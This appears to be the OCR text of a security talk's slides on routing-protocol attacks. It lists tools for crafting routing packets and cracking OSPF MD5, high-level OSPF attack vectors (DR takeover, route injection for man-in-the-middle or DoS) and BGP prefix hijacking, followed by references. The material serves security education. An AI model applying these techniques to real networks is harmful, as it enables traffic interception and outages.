
- Quagga
- NRL Core(Network Simulator)
- Nemesis
- Loki
- G3SN\Dynamips
- Buy a router on eBay
- Hack a router and reconfigure
- Code one with Scapy
- IP Sorcery(IP Magic)
- Cain & Able to crack OSPF MD5
- MS RRAS
- NetDude
- Collasoft
- Phenoelit IRPAS

OSPF typically is implemented without any thought to security. LSA's are multicast on the spoke LAN for any user to sniff without MD5.

OSPF Attack Vectors


- Take over as DR - Inject routes to mask source of attack - DoS
- Inject routes for MITM - Add new routes to hacked router
- Change interface bandwidth or use IP OSPF Cost for Traffic Engineering on hacked router

BGP Overview




References: http://www.cisco.com/en/US/tech/tk365/technologies_tech_note09186a00800c95bb.shtml#howbgpwork
http://www.cisco.com/en/US/tech/tk365/tk80/tsd_technology_support_sub-protocol_home.html?referring_site=bodynav

BGP
Layer 2 Cross Connect Attacks




BGP
Hijack IP Network



The Longest IP Prefix Wins

BGP
IP Network and AS Hijacking



The Longest IP Prefix Wins

References

Internet Routing Architectures, Halabi, Cisco Press

MPLS VPN Security, Michael H. Behringer, Monique J. Morrow, Cisco Press

ISP Essentials, Barry Raveendran Greene, Philip Smith, Cisco Press

Router Security Strategies – Securing IP Network Traffic Planes, Gregg Schudel, David J. Smith, Cisco Press

MPLS and VPN Architectures, Jim Guichard, Ivan Papelnjak, Cisco Press

MPLS Configuration on Cisco IOS Software, Lancy Lobo, Umesh Lakshman, Cisco Press

Traffic Engineering with MPLS, Eric Osborne, Ajay Simha, Cisco Press

LAN Switch Security – What Hackers Know About Your Switches, Eric Vyncke, Christopher Paggen, Cisco Press

RFC 2547

RFC 2547bis

RFC 2917

RFC 4364

Attack Trees, Bruce Schneier, https://www.schneier.com/paper-attacktrees-ddj-ft.html

Phenoelit Papers and Resources, http://phenoelit.org/stuff/CSLI.pdf

ERNW Papers and Resources , https://www.ernw.de

Ivan Pepelnjak, Papers and Resources, http://www.ipspace.net

http://www.nrl.navy.mil/itd/ncs/products/core

http://www.cisco.com/go/mpls

http://www.wired.com/2013/12/bgp-hijacking-belarus-iceland/

http://www.blyon.com/hey-att-customers-your-facebook-data-went-to-china-and-korea-this-morning/

http://www.renesys.com/2008/02/pakistan-hijacks-youtube-1/

http://www.netoptics.com/blog/01-07-2011/sample-pcap-files

Questions???

Contact info
Paul.coggin@dynetics.com
@PaulCoggin